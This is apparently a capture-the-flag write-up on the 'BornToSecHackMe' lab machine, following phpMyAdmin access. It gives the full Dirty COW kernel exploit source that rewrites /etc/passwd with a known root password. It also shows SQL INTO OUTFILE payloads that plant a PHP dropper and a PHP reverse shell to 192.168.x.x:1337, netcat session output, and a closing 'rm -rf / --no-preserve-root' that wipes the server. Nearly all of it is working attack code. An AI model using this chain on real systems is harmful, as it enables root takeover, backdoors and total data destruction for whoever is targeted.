./phpNoAdmin

Continuing from the first writeup, this segment focuses on the phase post-**phpMyAdmin** authentication.

Our objective is to capitalize on our access privileges by writing a **PHP script** on the server. The script is engineered to exploit a **race condition** in the **Linux kernel's memory management system**, enabling us to tamper with critical system files.

A key target in our plan is the modification of the **/etc/passwd** file, with the specific goal of altering the **root password**. Achieving this would grant us unrestricted access and control over the server. With such access, our final move involves completely obliterating the server's data and configurations, thereby rendering it non-functional - a strategy encapsulated in the term **NoAdmin**

```
const char *filename = "/etc/passwd";
const char *salt = "pwned";
int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;
struct Userinfo
{
    char *username;
    char *hash;
    int user_id;
    int group_id;
    char *info;
    char *home_dir;
    char *shell;
};
char *generate_passwd_line(struct Userinfo u)
{
    const char *format = "%s:%s:%d:%d:%s:%s:%s\n";
    int size = snprintf(NULL, 0, format, u.username, u.hash, u.user_id, u.group_id, u.info,
u.home_dir, u.shell);
    char *ret = malloc(size + 1);
    sprintf(ret, format, u.username, u.hash, u.user_id, u.group_id, u.info, u.home_dir,
u.shell);
    return ret;
}
void *madviseThread(void *arg)
{
    int i, c = 0;
    for (i = 0; i < 200000000; i++)
        c += madvise(map, 100, MADV_DONTNEED);
}
int main(int argc, char *argv[])
{
    struct Userinfo user;
    user.username = "root";
    user.user_id = 0;
    user.group_id = 0;
    user.info = "125";
    user.home_dir = "/root";
    user.shell = "/bin/bash";
    char *plaintext_pw = "miao";
    user.hash = crypt(plaintext_pw, salt);
    char *complete_passwd_line = generate_passwd_line(user);
    f = open(filename, O_RDONLY);
    fstat(f, &st);
    map = mmap(NULL, st.st_size + sizeof(long), PROT_READ, MAP_PRIVATE, f, 0);
    pid = fork();
    if (pid)
    {
        waitpid(pid, NULL, 0);
        int u, i, o, c = 0;
        int l = strlen(complete_passwd_line);
        for (i = 0; i < 10000 / l; i++)
            for (o = 0; o < l; o++)
                for (u = 0; u < 10000; u++)
                    c += ptrace(PTRACE_POKETEXT, pid, map + o, *((long *)(complete_passwd_
line + o)));
    }
    else
    {
        pthread_create(&pth, NULL, madviseThread, NULL);
        ptrace(PTRACE_TRACEME);
        kill(getpid(), SIGSTOP);
        pthread_join(pth, NULL);
    }
    return 0;
}
```

We identified this suitable **exploit** and customized it for our needs, embedding the modified code into a **PHP script**. This script is crafted to write the exploit to a file on the server, compile it, and execute it.


To deploy this script, we used an **SQL query** that writes it into the **/forum/templates_c** directory, setting the stage for our next steps of modifying the **/etc/passwd** file and **gaining root access**.

```
SELECT '<?php shell_exec(\'echo "#include <fcntl.h> \\n#include <pthread.h> \\n#include
<string.h> \\n#include <stdio.h> \\n#include <stdint.h> \\n#include <sys/mman.h>
\\n#include <sys/types.h> \\n#include <sys/stat.h> \\n#include <sys/wait.h> \\n#include
<sys/ptrace.h> \\n#include <stdlib.h> \\n#include <unistd.h> \\n#include <crypt.h> \\
nconst char *filename = \\"/etc/passwd\\";const char *salt = \\"pwned\\";int f;void
*map;pid_t pid;pthread_t pth;struct stat st;struct Userinfo { char *username; char
*hash; int user_id; int group_id; char *info; char *home_dir; char *shell;};char
*generate_passwd_line(struct Userinfo u) {const char *format = \\"%s:%s:%d:%d:%s:%s:%s\
n\\";int size = snprintf(NULL, 0, format, u.username, u.hash,u.user_id, u.group_
id, u.info, u.home_dir, u.shell);char *ret = malloc(size + 1);sprintf(ret, format,
u.username, u.hash, u.user_id,u.group_id, u.info, u.home_dir, u.shell);return ret;}
void *madviseThread(void *arg) {int i, c = 0;for(i = 0; i < 200000000; i++) {c +=
madvise(map, 100, MADV_DONTNEED);}}int main(int argc, char *argv[]){struct Userinfo
user;user.username = \\"root\\";user.user_id = 0;user.group_id = 0;user.info =
\\"125\\";user.home_dir = \\"/root\\";user.shell = \\"/bin/bash\\";char *plaintext_
pw = \\"miao\\";user.hash = crypt(plaintext_pw, salt);char *complete_passwd_line
= generate_passwd_line(user);f = open(filename, O_RDONLY);fstat(f, &st);map =
mmap(NULL,st.st_size + sizeof(long),PROT_READ,MAP_PRIVATE,f,0);pid = fork();if(pid)
{waitpid(pid, NULL, 0);int u, i, o, c = 0;int l=strlen(complete_passwd_line);for(i
= 0; i < 10000/l; i++) {for(o = 0; o < l; o++) {for(u = 0; u < 10000; u++) {c +=
ptrace(PTRACE_POKETEXT, pid, map + o, *((long*)(complete_passwd_line + o)));}}}}else
{pthread_create(&pth,NULL,madviseThread,NULL);ptrace(PTRACE_TRACEME);kill(getpid(),
SIGSTOP);pthread_join(pth,NULL);}return 0;}" > /tmp/exploit.c\');shell_exec(\'gcc
-pthread /tmp/exploit.c -o /tmp/exploit -lcrypt\');shell_exec(\'/tmp/exploit\');?>'
INTO OUTFILE '/var/www/forum/templates_c/exploit.php'
```

Our next step involves writing a **PHP script** to initiate a **reverse shell** connection back to our machine. When executed on the target server, this script will open a backdoor communication channel.

```
SELECT '<?php $sock=fsockopen("192.168.x.x",1337);$proc=proc_open("sh", array(0=>$sock,
1=>$sock, 2=>$sock),$pipes);?>'
INTO OUTFILE '/var/www/forum/templates_c/reverseshell.php'
```

We will launch our **exploit** through a **web browser**, and once it's executed, we'll establish a **reverse shell**.




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [192.168.x.x] from (UNKNOWN) [192.168.42.1] 45389
python -c 'import pty;pty.spawn("/bin/bash")'

www-data@BornToSecHackMe:/var/www/forum/templates_c$ su root
Password: miao

root@BornToSecHackMe:/var/www/forum/templates_c# cd

root@BornToSecHackMe:~# id
uid=0(root) gid=0(root) groups=0(root)

root@BornToSecHackMe:~# rm -rf / --no-preserve-root
```

After successfully logging in as the **root** user, we executed the command **rm -rf / --no-preserve-root** This command **removed** every file on the server, effectively wiping its data and operating system. This drastic action left the server in a state of complete obliteration, fulfilling our objective of rendering it non-functional.